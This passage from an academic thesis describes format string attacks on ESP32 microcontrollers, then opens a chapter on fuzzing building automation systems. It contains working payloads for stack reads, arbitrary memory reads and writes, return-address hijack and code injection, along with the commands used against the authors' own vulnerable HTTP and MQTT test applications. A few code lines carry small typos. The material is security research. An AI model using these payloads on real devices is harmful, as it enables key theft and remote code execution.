“%x” parameters to increment over the registers A11 – A15, while the final “%s” parameter will dereference <*addr*> and print the string. Figure 4.4 illustrates this attack in the same sample MQTT application as before.



```
I (32613) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=READING ARBITRARY MEMORY:
I (32673) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=�/@? MQTT_EXAMPLE
```

Figure 4.4: Reading memory contents at an arbitrary address.

While this method may be used to print any string in data RAM, it has some important limitations. First, <*addr*> must not contain a null byte, otherwise the format function cannot parse the input string. Second, this method cannot be used to reliably print other data types; this is due to the fact that “%s” tries formats each byte as an ASCII character. Third, if <*addr*> is not a valid address with read permissions, then the program will crash.


4.3.5 Writing Arbitrary Memory

It is possible to write to arbitrary memory. Using the "%n" parameter, an adversary can write a value to an address specified in the format function input string. The value written to the supplied address is determined by a file object *FILE**, which is managed internally by the format function. As the format function parses through each parameter in the input string, it writes the formatted data to the file object. When the format function parses the "%n" parameter, the iterator should point to a supplied memory address. Then the value written to this address is the number of bytes written to the file object. The attack may have the following structure:

```
char buf[30[ = “<addr> %Nx %6$n”;
printf(buf);
```

The "%6$" parameter is a shorthand for accessing the sixth parameter in the iterator. We access the sixth parameter because we assume that *buf* is located at the stack pointer of the caller function, and registers A11 - A15 occupy the first five parameters. Using "%6$n" means that the format function will write to the address specified by the sixth parameter, i.e., . *<addr>*. The "%Nx" parameter – where N is any positive integer – is a method for increasing the size of the file object buffer by a desired length. When the format function prints the object targeted by "%Nx", the width of the object is increased to N bytes.

If the adversary controls *<addr>* and N, then the techniques described above can be used to perform arbitrary memory writes. For example, an adversary can inject the value 0x6a (106) by setting N to 100. Then the code above has a total length of 106 bytes; the first 4 bytes come from *<addr>*, 100 bytes are written by "%100x", and the last 2 bytes are the whitespace characters. When the format function reaches the "%6$n" parameter, it will write the value 0x6a into the address specified by *<addr>*. Figure 4.5 shows an example of injecting the string “ABCD” into 4 consecutive addresses (one byte per address).



```
I (59443) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=WRITING ARBITRARY MEMORY:
I (59683) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=P��?Q��?R��?S��?
 ABCD
```

Figure 4.5: Writing memory contents at an arbitrary address.

This approach has some limitations. First, if *<addr>* is not a valid writable address, then this method will crash the program. Second, by default, the "%n" parameter will prepare to write 4 bytes to the target address by overwriting these 4 bytes with all 0s, which may not be desirable if the adversary only intends to overwrite one or two bytes. However, the adversary can overcome this limitation by using the "%hn" parameter to overwrite 2 bytes or the "%hhn" parameter to overwrite a single byte. Finally, if the buffer length of the file object exceeds the write width, then the most significant bytes are ignored when the data is written to *<addr>*. For example, if the size of the file object buffer is 0x1e3 but the write width is one byte due to using the "%hhn" parameter, then the format function will write 0xe3.

4.3.6 Control Flow Hijack


It is possible to use the format string attack to hijack the control flow of a program running on the ESP32. An adversary can do this by overwriting the return address of a subroutine with an address of his choosing, similar to a buffer overflow attack. Then when the program executes the *RETW* instruction, the program counter will be replaced with the overwritten return address, and the program will begin executing instructions at that address. However, on Xtensa LX6, the return address of a subroutine is stored in register A0 rather than memory; thus, a software attack cannot overwrite it directly. Here, we describe how an adversary can overcome this challenge.

An adversary can leverage the window overflow exception described previously to hijack the control flow. We observe that ESP32's implementation of Newlib contains format string functions whose call stacks are large enough to trigger the window overflow exception. In particular, we observe that when a function calls a format string function such as *printf()*, the calling function's return address is dumped to memory until the program returns to that function. During the time where the calling function's return address is in memory, an adversary can use the format string attack to overwrite the return address. After the program returns to the calling function, the modified return address is restored back to register A0. Finally, when the calling function executes *RETW*, the program jumps to the attacker-controlled address specified by A0 instead of the original return address. The following pseudocode demonstrates the principle of the attack:

```
void mal() {...};
void app_main(){
    char buf[30] = "<addr> %Nx %6$hn";
    printf(buf);
}
```

In this code, we can assume that *mal()* never calls *app_main()* during normal execution. As the program calls the format function from *app_main()*, it makes various calls to intermediate functions, eventually leading to a window overflow exception which dumps the registers of *app_main()* to memory. As discussed previously, register A0 (the return address) is dumped to the Base Save Area. Specifically, we find that register A0 is dumped to $SP_{printf} - 16$, where SP_{printf}

is the stack pointer of the *printf()* stack frame. Figure 4.6 demonstrates a control flow hijack by overwriting the return address of a function with the entry address of *abort()*.


```
I (132563) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=CONTROL FLOW HIJACK:
I (132683) MQTT_EXAMPLE: MQTT_EVENT_DATA
TOPIC=/topic/qos0
DATA=`~�?a~�?b~�?
                          0
                    3f4034b4                           3ffc831c

abort() was called at PC 0x4008e379 on core 0
0x4008e379: sta_rx_cb at ??:?

Setting breakpoint at 0x400871b2 and returning...
0x400871b2: panic_abort at /home/esplab/esp/esp-idf/components/esp_system/panic.c:341
```


Figure 4.6: Performing control flow hijack by overwriting the return address

If SP_{printf} is known, then control flow hijack is relatively straightforward, and the adversary must construct *buf* as follows. First, <*addr*> must be set to $SP_{printf} - 16$. Second, the adversary must overwrite this value with another valid address. Since all instructions in the ESP32 address space have a MSB of 0x40, then in the worst case, the adversary only needs to overwrite the last 3 bytes of the return address.

4.3.7 Code Injection

As we have demonstrated, the format string attack can be used to both write and execute code in some sections of instruction RAM. To write an instruction to memory, the corresponding instruction bytecode must be written, while the control flow hijack method can be used to jump to that instruction afterwards. These sections are therefore susceptible to code injection. We present two methods for crafting a code injection payload. The first method, Direct Parameter


Access, is simpler to implement but has practical limitations such as a smaller maximum payload size. The second option, Linear Parameter Access, avoids these limitations but requires a slightly more complicated implementation.



```
(gdb) i r a0
a0             0x80080104       -2146959100
(gdb)
```

Figure 4.7: An overwritten return address, which points to code injected by the attacker.

Figure 4.7 and Figure 4.8 demonstrate the code injection attack in practice. Figure 4.8 shows an overwritten return address, which was captured in GDB using ESP32's JTAG debugger. Figure 4.8 shows the memory contents at this address, which consists of 5 instructions which were injected by the adversary.



```
(gdb) x /5i 0x40080104
   0x40080104 <_WindowOverflow12+4>:    movi.n  a11, 30
   0x40080106 <_WindowOverflow12+6>:    mov.n   a0, a0
   0x40080108 <_WindowOverflow12+8>:    movi.n  a10, 20
   0x4008010a <_WindowOverflow12+10>:   mov.n   a0, a0
   0x4008010c <_WindowOverflow12+12>:   retw.n
```

Figure 4.8: Attacker-injected code on the ESP32.

Direct Parameter Access. The first approach uses direct parameter access to write to addresses on the stack in an adversary-specified order. It consists of the following structure:

```
char buf[100] =
  "<ex_addr>"          // C1
  "<ex_addr + 4>"
  "<ex_addr + 8>"
  ...
```

```
    "<ex_addr + X>"
    "<ret_addr>"        // C2
    "<ret_addr + 1>"
    "<ret_addr + 2>"
    "%Nx%Y$hhn"       // C3
    "%Nx%Y$hhn"
    "%Nx%Y$hhn"
    "%Nx%Z$n"         // C4
    ...
    "%Nx%Z$n";
  printf(buf);
```

The code injection buffer consists of four components, labeled C1, C2, C3, and C4 in the pseudocode. These components are further explained below.

C1 places the addresses that the adversary wishes to execute onto the stack. The addresses range from *<ex_addr>* to *<ex_addr + X>*, where X is some number of bytes. The ESP32 requires that memory accesses to instruction RAM are 32-bit aligned and sized; therefore, we assume that all addresses in C1 comply with these requirements.

C2 places the last 3 bytes of the caller function's return address dump location, labeled *<ret_addr>*, onto the stack. The MSB of this address is not needed because this byte carries information about the register window shift during the function entry, and it is not used when the ESP32 reads the return address.

C3 carefully increases the size of the file object buffer and writes the buffer's current size to each address placed in C2. The "%Nx" parameter increases the file object buffer by N bytes and the "%Y$hhn" parameter writes the current size of the buffer to the Y'th argument in the format string, which is either *<ret_addr>*, *<ret_addr + 1>*, or *<ret_addr + 2>*. Therefore, C3 will overwrite the last 3 bytes of the caller function's return address with the last 3 bytes of *<ex_addr>*, while the MSB is left unmodified.

Finally, C4 carefully increases the size of the file object buffer and writes the buffer's current size to each address placed in C1. The "%Z$n" parameter writes the current size of the buffer to the Z'th argument in the format string, which points to an address in C1. In this way, C4 can overwrite the target memory region with adversary-controlled bytecode.

Construction of the code injection attack presents a practical challenge to an adversary. There is a need to constantly increase the size of the file object buffer, which causes significant computational overhead. For example, the instruction *l32i A11, A8, 96* has a corresponding bytecode of 0x1828b2, and the format string attack would need to increase the size of the file object buffer by this many bytes before writing to the target address, which is not feasible due to the time cost of such an operation. Furthermore, since the instruction bus always accesses code in 32-bit words, the adversary must inject bytecode at 32-bit granularity, which makes it difficult to minimize the size of the bytecode.

We present two strategies to mitigate the challenge described above. The first strategy is to minimize the bytecode size by replacing the upper half of an address in C1 with the 16-bit instruction *mov.n A0, A0,* which effectively serves as a NOP, although the true NOP bytecode is much larger (0xf03d). In contrast, our alternative NOP instruction has a corresponding bytecode of 0x000d. The second strategy is to inject the instruction bytecodes into C1 in ascending order, according to the bytecode size. If the adversary attempts to write to each address in C1 linearly, then there may be an issue where an instruction that occurs later in the payload has a smaller bytecode equivalent than a previous instruction in the payload, and there is no feasible way to reduce the size of the file object buffer to the required size.

The following proof-of-concept illustrates how the format string attack can be used for code injection. Suppose an adversary wants to inject the following instructions into SRAM, starting at address 0x40080104:

```
mov.n A11, 30     // Bytecode 0xbe1c
mov.n A10, 20     // Bytecode 0x4a1c
retw.n            // Bytecode 0xf01d
```

If the adversary ignores the first strategy discussed about, then he must inject the bytecode 0x4a1cbe1c into address 0x40080104 and the bytecode 0xf01d into address 0x40080108. The first bytecode requires the adversary to increase the file object buffer to 0x4a1cbe1c bytes, which has significant time cost and computational cost. Furthermore, if the application is multi-threaded, then other tasks may stall during this time, which may be detected by the device owner. Thus, the adversary can employ the first strategy by prepending each address with the NOP bytecode 0x000d; thus, he can inject the bytecode 0xdeb1c into address 0x40080104, bytecode 0xd4a1c into address 0x40080108, and bytecode 0xf01c into address 0x4008010c. The adversary will therefore injection the following payload into SRAM:

```
mov.n A11, 30   // Bytecode 0xbe1c
mov.n A0, A0    // Bytecode 0x000d
mov.n A10, 20  // Bytecode 0x4a1c
mov.n A0, A0   // Bytecode 0x000d
retw.n         // Bytecode 0xf01d
```

To successfully inject this code into SRAM, the adversary can construct the following payload:

```
buf[100] =
  “\x04\x01\x08\x40”    // S1   // C1
  “\x08\x01\x08\x40”   // S2
  “\x0c\x01\x08\x40”   // S3
  “\xf0\x45\xfb\x3f”    // S4   // C2
  “\xf1\x45\xfb\x3f”    // S5
  “\xf2\x45\xfb\x3f”    // S6
  “%233x%10$hhn”   // S7   // C3
  “%259x%9$hhn”     // S8
  “%260x%11$hhn”   // S9
  “%60693x%8$n”     // S10  // C4
  “%809471x%7$n”   // S11
  “%41216x%6$n”;   // S12
printf(buf);
```

As shown in the pseudocode, C1 places addresses 0x40080104, 0x40080108, and 0x4008010c onto the stack; C2 places addresses 0x3ffb45f0, 0x3ffb45f1, and 0x3ffb45f2 onto the stack, since the return address of *app_main()* is dumped to 0x3ffb45f0 in our sample application; C3 overwrites *app_main()*’s return address with 0x40080104; C4 injects the bytecode into the addresses placed on the stack by C1. It can be observed that in components C3 and C4, bytecode is injected out-of-order (i.e., not in the order specified by the addresses on the stack); this is to implement the second strategy discussed above and inject bytecode in ascending order, from smallest to largest.

We have further divided the format string payload into 12 distinct steps, which are explained below:

- S1: The adversary places 0x40080104 onto the stack. The file object buffer is increased to 4 bytes.

- S2: The adversary places 0x40080108 onto the stack. The file object buffer is increased to 8 bytes.
- S3: The adversary places 0x4008010c onto the stack. The file object buffer is increased to 12 bytes.
- S4: The adversary places 0x3ffb45f0 onto the stack. The file object buffer is increased to 16 bytes.
- S5: The adversary places 0x3ffb45f1 onto the stack. The file object buffer is increased to 20 bytes.
- S6: The adversary places 0x3ff45f2 onto the stack. The file object buffer is increased to 24 bytes.
- S7: The adversary increases the size of the file object buffer by 233 bytes. The new size is 257 = 0x101 bytes. The bytecode 0x101 is written to address 0x3ffb45f1. Since the write width is restricted to one byte per the "%hhn" parameter, the actual value written is 0x01.
- S8: The adversary increases the file object buffer by 259 bytes. The new size is 516 = 0x204 bytes. The value 0x04 is written to address 0x3ffb45f0.
- S9: The adversary increases the size of the file object buffer by 260 bytes. The new size is 776 = 0x308 bytes. The value 0x08 is written to address 0x3ffb45f2. This concludes the control flow hijack stage, and the return address is now 0x40080104.
- S10: The adversary increases the size of the file object buffer by 60693 bytes. The new size is 61469 = 0xf01d bytes. This bytecode is written to address 0x4008010c.
- S11: The adversary increases the size of the file object buffer by 809471 bytes. The new size is 870940 = 0xd4a1c. This bytecode is written to address 0x40080108.

- S12: The adversary increases the size of the file object buffer by 41216 bytes. The new size is 912156 = 0xdeb1c bytes. This bytecode is written to address 0x40080104. This concludes the code injection stage.

A drawback of direct parameter access is that the size of the adversary’s payload is bounded by the "%Y$n" parameter for direct parameter access. In the implementation of Newlib on ESP32, the maximum value of Y is 32. Since three parameters are needed to store the three bytes of the return address and the first five parameters access registers A11 through A15, this leaves the adversary 24 parameters available to inject a payload. Assuming half of them are dedicated to injecting NOP instructions, this reduces the maximum number of total useful instructions to 12. However, the adversary can overcome this limitation by utilizing linear parameter access, which we discuss next.

Linear Parameter Access. Using linear parameter access, the adversary will place the addresses themselves in ascending order, according to the bytecode size rather than the address value. Since the "%Nx" parameter increments the argument pointer by 4 bytes, addresses can be accessed in a linear order. The "%Nx" parameter can be used to increase the size of the file object pointer to the next successive bytecode value. Unlike direct parameter address, there is no upper bound for incrementing the argument pointer linearly. Therefore, the adversary’s payload is only bounded by the size of the buffer. However, the "%n" parameter (and similarly, "%hn" and "%hhn") also increments the argument pointer by 4 bytes, which slightly complicates the design of the payload. Since these parameters increment the argument pointer, the addresses cannot be stored adjacent to each other in the payload. To resolve this issue, the adversary can simply inject 4 placeholder bytes in between each address; the values of these bytes do not matter. Then when the “%Nx” parameter increments the argument pointer, it passes over the placeholder bytes rather than a target address, and no addresses are skipped.

When considering the same payload injected before, an adversary can successfully perform the code injection attack using linear parameter access by constructing the following payload:

```
char buf[120] =
  “\xe0\x46\xfb\x3f”          // C1
  “AAAA\xe1\x46\xfb\x3f”
  “AAAA\xe2\x46\xfb\x3f”
  “AAAA\x0c\x01\x08\x40” // C2
  “AAAA\x08\x01\x08\x40”
  “AAAA\x04\x01\x04\x40”
  “%*****216x%hhn”     // C3
  “%253x%hhn”
  “%263x%hhn”
  “%60693x%n”          // C4
  “%809471x%n”
  “%41216x%n”;
printf(buf);
```

The four components of the code injection attack are labeled once again, but their ordering is different from before. Namely, C1 places addresses 0x3ffb45f0, 0x3ffb45f1, and 0x3ffb45f2 onto the stack; C2 places address 0x4008010c, 0x40080108, and 0x40080104 onto the stack, in that order; C3 injects bytecode into the addresses placed on the stack by C1; and C4 injects bytecode into the addresses placed on the stack by C2.

Since this approach avoids direct parameter access, the addresses injected by components C1 and C2 must be accessed linearly. For that reason, the adversary must ensure that the addresses in C2 are written in ascending order, according to their bytecode size. For instance, since address 0x4008010c will contain the bytecode 0xf01d, it must accessed before accessing address

0x40080108, which will contain the bytecode 0xd4a1c. Then the adversary can use the "%809471x" parameter to increase the size of the file object buffer from 0xf01d to 0xd4a1c. Finally, it can be seen that the placeholder string "AAAA" is injected in between each pair of addresses to handle the address adjacency issue discussed before.

One drawback of the linear parameter access approach is that *buf* must be larger due to the usage of the placeholder strings. Since each adjacent pair of addresses must contain the placeholder string between them, it can be observed that the required number of placeholder bytes is equal to $4 * (X - 1)$, where X is the number of addresses contained in the payload.

4.4 Attack Proof-of-Concepts


The format string attacks described above were implemented in two vulnerable ESP32 applications. The first application is an HTTP web server implemented in Arduino IDE. The application stores a private key. We steal this key using the format string attack. The second application is an MQTT client implemented in ESP-IDF. We demonstrate all proposed attacks against this application.

HTTP Web Server. We have written a vulnerable program using the Arduino IDE, an alternative to the ESP-IDF development platform provided by Espressif. To serve a web server, ESP32 uses the Arduino *WebServer* library, which allows a server to process HTTP requests from the client and send responses back. A private key is also stored in the stack and contains the string value “THIS IS A PRIVATE KEY”. This application contains a format string vulnerability based on the *sprintf()* function in C. The *sprintf()* function sends the formatted output to a string rather than standard out (UART). The expected syntax is *sprintf(buf, "%s", param)*, where *buf* is a string and *param* is formatted as a string before being sent to buf. However, the syntax *sprintf(buf, param)* is vulnerable to the format string attack. In our attack, *param* is controlled directly by a HTTP GET request and *buf* is sent back to the client via HTTP response.

To conduct the attack, the adversary can use any HTTP client application such as a browser to send the following request to the ESP32:

> *http://<ip_addr>/?h=%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x+%25x*

The server will receive the format string and parse it during the *sprintf()* instruction, which will leak the contents of the private key into *buf*. Figure 4.9 illustrates this attack in the sample application.



```
0 3ffb1e5c 59 0 3ffcb064 2f 26 53494854 20534920 52502041
54415649 454b2045 59
```

Figure 4.9: Format string attack demonstration against a web server running on ESP32. The bytes beginning with “5349” correspond to a private key which is stored on the stack.

MQTT Client. We have written an application using ESP-IDF that implements an MQTT client using the *mqtt_client* library. The client connects to a programmer-defined external message broker such as AWS IoT Core. After connecting to the broker, the ESP32 subscribes to the topic “/topic/qos0”. A separate client can then connect to the client and publish messages to this topic, which the ESP32 will receive. We again introduce the *sprintf()* format string vulnerability in this application. The adversary can launch an attack by publishing a format string to the broker, who will forward it to the application. We demonstrate the feasibility of all our attacks using this application.

To launch the remote format string attack, we start by running a local instance of the Mosquitto broker software on our attacker's machine. The ESP32 and attacker machine are placed within the same network, and the ESP32 was configured to connect to Mosquitto. We use the Mosquitto_Pub software to publish messages to the ESP32. The attacker can send a message with the command *mosquito_pub -h localhost -t /topic/qos0 -m <data>*, and the ESP32 will receive the payload *<data>*. The prefix "*mosquito_pub -h localhost -t /topic/qos0 -m*" shall be shortened to *"<prefix>"* for readability.

Reading the Stack. To read the stack contents, we use the command-line interpreter Bash to send the following payload:

```
nl=$(echo "0a0d" | xxd -p -r)
<prefix> $n1 \
Registers A11 – A15: %x %x %x %x %x $nl \
Stack frame: %x %x %x %x %x"
```

This payload prints registers A11 through A15 as well as the first five values on the stack. The *nl* variable inserts newline characters into the output for readability.

Reading Arbitrary Memory. To read from a memory address outside the stack, we send the following payload:

```
addr=$(echo "ec2f403f" | xxd -p -r)
```

```
<prefix> "addr %6\$s"
```

The address 0x3f402fec points to a string “MQTT_EXAMPLE” in external flash. We use the *xxd* tool to convert the address to bytecode before sending it the broker.

Writing Arbitrary Memory. To write to a memory address, we send the following payload:

```
addr="5098fc3f5198fc3f5298fc3f5398fc3f"
addr_bin=$(echo addr | xxd -p -r)
"$addr_bin%49x%6\$hhn %7\$hhn %8\$hhn %9\$n $nl %6\$s"
```

The address 0x3ffc9850 is arbitrarily selected from the SRAM 2 memory region. We start by placing this address on the stack. Our goal is to overwrite the value stored at this memory address with the string "ABCD", which has a hex code of 0x41424344. To write the character "A", we increase the file object buffer’s size by 49 bytes, which increases it to 65 (0x41) bytes (note that *addr_bin* places 16 bytes on the stack). To write the character "B", we increase the buffer’s size by one byte and set the total size to 66 (0x42) bytes. To write "C", we increase the buffer size by one more byte, and to write "D", we increase it by another byte. Increasing the buffer size by 1 byte is done by adding a single whitespace between every "%N$hhn" parameter.

Control Flow Hijack. To perform the control flow hijack attack, we send the following payload:

```
addr="607efc3f617efc3f627efc3f"
addr_bin=$(echo addr | xxd -p -r)
<prefix> "$addr_bin%112x%6\$hhn%103x%7\\$hhn%37x%8\$hhn"
```

The address 0x3ffc7e60 is where the return address of the calling function is dumped due to the window overflow exception. The return address is overwritten with the value 0x4008e37c, which points to the *abort()* function.

Code Injection. To perform the code injection attack, we send the following payload:

```
ret="607efc3f617efc3f627efc3f"
ret_bin=$(echo ret | xxd -p -r)
target="040108400080108400c010840"
target_bin=$(echo target | xxd -p -r)
<prefix> "$target_bin$ret_bin\
 %233x%10\$hhn\
 %259x%9\$hhn\
 %260x%11\$hhn\
 %60693x%8\$n\
 %809471x%7\$n\
%41216x%6\$n"
```

Similar to the previous attack, the address 0x3ffc7e60 contains the return address. This attack injects code starting at 0x40080104, which will be executed when the program returns from the calling function.

4.5 Related Work

In this Section, we discuss some software and hardware attacks that have targeted ESP32 and ESP8266 [78] in recent years.

Hardware Exploits. Researchers have exposed critical hardware vulnerabilities on ESP32-based smart devices. Recently, the LIFX Mini smart bulb was found to not implement flash encryption or secure boot, and JTAG was left completely open, leading to a full extraction of firmware details including WiFi credentials and a private RSA key [79]. A similar attack was performed on the WIZ smart bulb [80]. Researchers also performed a voltage glitching attack on the ESP32 ROM with full security settings enabled, triggering a full readout of the security keys [5]. The latter attack cost several hundred dollars and could only be addressed with a major hardware revision [81].

Software Exploits. Researchers have reported several vulnerabilities that affect ESP32 and ESP8266 software libraries. The Zero PMK Installation vulnerability affects the EAP authentication framework; attackers could force the Pairwise Master Key (PMK) to default to 0 and hijack a connection [82]. In another vulnerability with the EAP framework, ESP32 will send an "EAPoL-Start" packet to the AP; if a malicious AP responds with a "success" packet, the ESP32 will crash. In NONOS SDK (the official ESP8266 developer framework) 3.0 and earlier, the 802.11 MAC library fails to validate the bounds of the AuthKey Management (AKM) Suite Count value as well as the Pairwise Suite Count value. A malicious AP can send an arbitrarily large AKM packet and trigger a crash [83]. Note that ESP-IDF version 3.3 and NONOS version 3.1 address all of the aforementioned vulnerabilities. Carel Van Rooyen and Philipp Promeuschel have shown that some ESP32 applications may be vulnerable to a stack-based buffer overflow attack if stack smashing protection is not enabled by the compiler [84]. In contrast, our attacks do not depend on any particular library implementations. We are also the first to explore format string attacks and code injection attacks on the ESP32.

4.6 Conclusion

In this Chapter, we discuss the feasibility of major software attacks against IoT devices such as the ESP32 class of MCUs. The format string bug is simple and easy for developers to overlook, and an adversary can use it steal data or even compromise the application flow integrity. Although the ESP32's processor utilizes the Harvard architecture, we show that code can be injected into the instruction address space. Although we largely emphasize format string attacks in this work, they are not the only threat; the ESP32 is also susceptible to stack-based buffer overflow attacks, which are similarly easy to overlook during the development process. With these attacks, any sensitive data such as WiFi credentials or private keys can be stolen from IoT devices.

CHAPTER 5: FUZZING BUILDING AUTOMATION SYSTEMS

In this Chapter, we propose, implement, and evaluate a complete fuzzing model for BAS that targets both the BAS devices themselves and the frameworks used to control them. Our model, called **BASH** (Building Automation Systems Hacking) targets both the BAS devices themselves and the frameworks used to control them. BASH does not require knowledge of the underlying BAS protocol; instead, our key insight is that the software frameworks themselves can reveal complex, interesting details about the protocols (and by extension, the software and hardware) using off-the-shelf tools and methods such as dynamic instrumentation and network monitoring. By instrumenting the software frameworks and carefully analyzing request-response sequences, BASH can gain insight into the BAS protocol and fuzz more intelligently. We evaluated BASH on 4 BACnet devices, 6 KNX devices, and 6 software frameworks encompassing BACnet and KNX. In total, BASH discovered 11 previously unknown bugs and vulnerabilities. All bugs can be triggered by a remote adversary. This Chapter highlights the emerging need to apply software security principles to smart buildings.[4]

5.1 Background

In this section, we present an overview of BAS, particularly the KNX and BACnet communication protocols. We then provide a background on fuzz testing principles and the challenges of applying fuzzing to BAS devices and software.

[4] At the present time, the contents of this Chapter have not been published, accepted, or submitted for publication.

5.1.1 Building Automation Systems

In cyber-physical systems (CPS), BAS refers to the control, automation, and monitoring of physical components and appliances within a building. These components and appliances include heating, ventilation, and air-conditioning (HVAC) systems, lighting, shading, presence detectors, security systems, and various other sensors and actuators. A BAS deployment contains at least one centralized administrator which can monitor and manage the entire network. BAS management software is commonly distributed as proprietary, licensed software frameworks and specific to the BAS communication protocol, such as KNX or BACnet. This integration of building automation and centralized management is commonly called a “smart building”.

To enable communication with a breadth of devices across a potentially large physical area, it is common for BAS protocols to support IP-layer communication and form a distributed network. Devices which do not support IP may connect to a controller or actuator via physical wiring, such as twisted pair. The controllers/actuators in turn may support IP and communicate wirelessly with the rest of the network. For instance, a complex BAS network, which spans multiple building floors (or even multiple buildings) may require routing of traffic across several destinations. KNX and BACnet both support IP-layer communication.

KNX: KNX is a popular building automation protocol that was developed to meet the needs of residential and commercial building applications. KNX is administered by the KNX Association and is especially popular in European and Asian countries. KNX was influenced by three previous building automation standards: European Installation Bus (EIB), European Home Systems Protocol (EHS), and BatiBUS. KNX can be implemented on a variety of systems of hardware, ranging from low-power microcontrollers (MCU) to powerful PCs. It supports communication over various physical media, including IP, twisted pair, radio frequency, and powerline.

The KNX topology can be organized logically according to the individual address of each device. Individual addresses are 16 bits in length and have the form x.y.z. Devices can be organized into a logical structure called a “line”. All devices in a line are connected to a special KNX device called a “line coupler”, which in turn can connect to an “area coupler”. An area coupler may connect to up to 15 different line couplers, each of which connects up to 255 unique KNX devices; this entire logical structure is called an “area”. Area couplers can also connect to other area couplers, and the KNX network can contain up to 15 total areas. Couplers implement various functions for the network such as routing, tunnelling, repeating, bridging, filtering, and so forth.

KNX devices may offer a number of services and expose different variables and functions, which are collectively called “datapoints.” Some datapoints manifest as object properties, which may be device-specific or application-specific. A collection of properties is called an “object”. Objects and properties are indexed. Object 0 always refers to the “device” object, and properties of that object refer to device-specific properties, such as the manufacturer ID. A client can read the manufacturer ID by sending a read request to that device's individual address, along with the appropriate object ID and property ID. Other datapoints are addressable through 16-bit “group addresses,” which have the form x/y/z. These datapoints are called group objects. A client can request to read or write to a group object by specifying its assigned group address. Unlike the individual address, which is device-specific, group addresses are not unique and may map to multiple group objects across several KNX devices. A special KNX device called an “interface” connects the client to the rest of the KNX network. When the client sends a request, the interface passes it to the appropriate device(s).

Individual addresses and group addresses are configured by setting a device into program mode, which can be accomplished by performing a physical task such as pressing a button on the device and writing the addresses to the application's address table. Besides these addresses, an administrator can use programming mode to download various application-specific parameters and settings to the devices. Device configuration and monitoring is typically performed using the Engineering Tool Software (ETS) framework, which is also developed by the KNX Association.

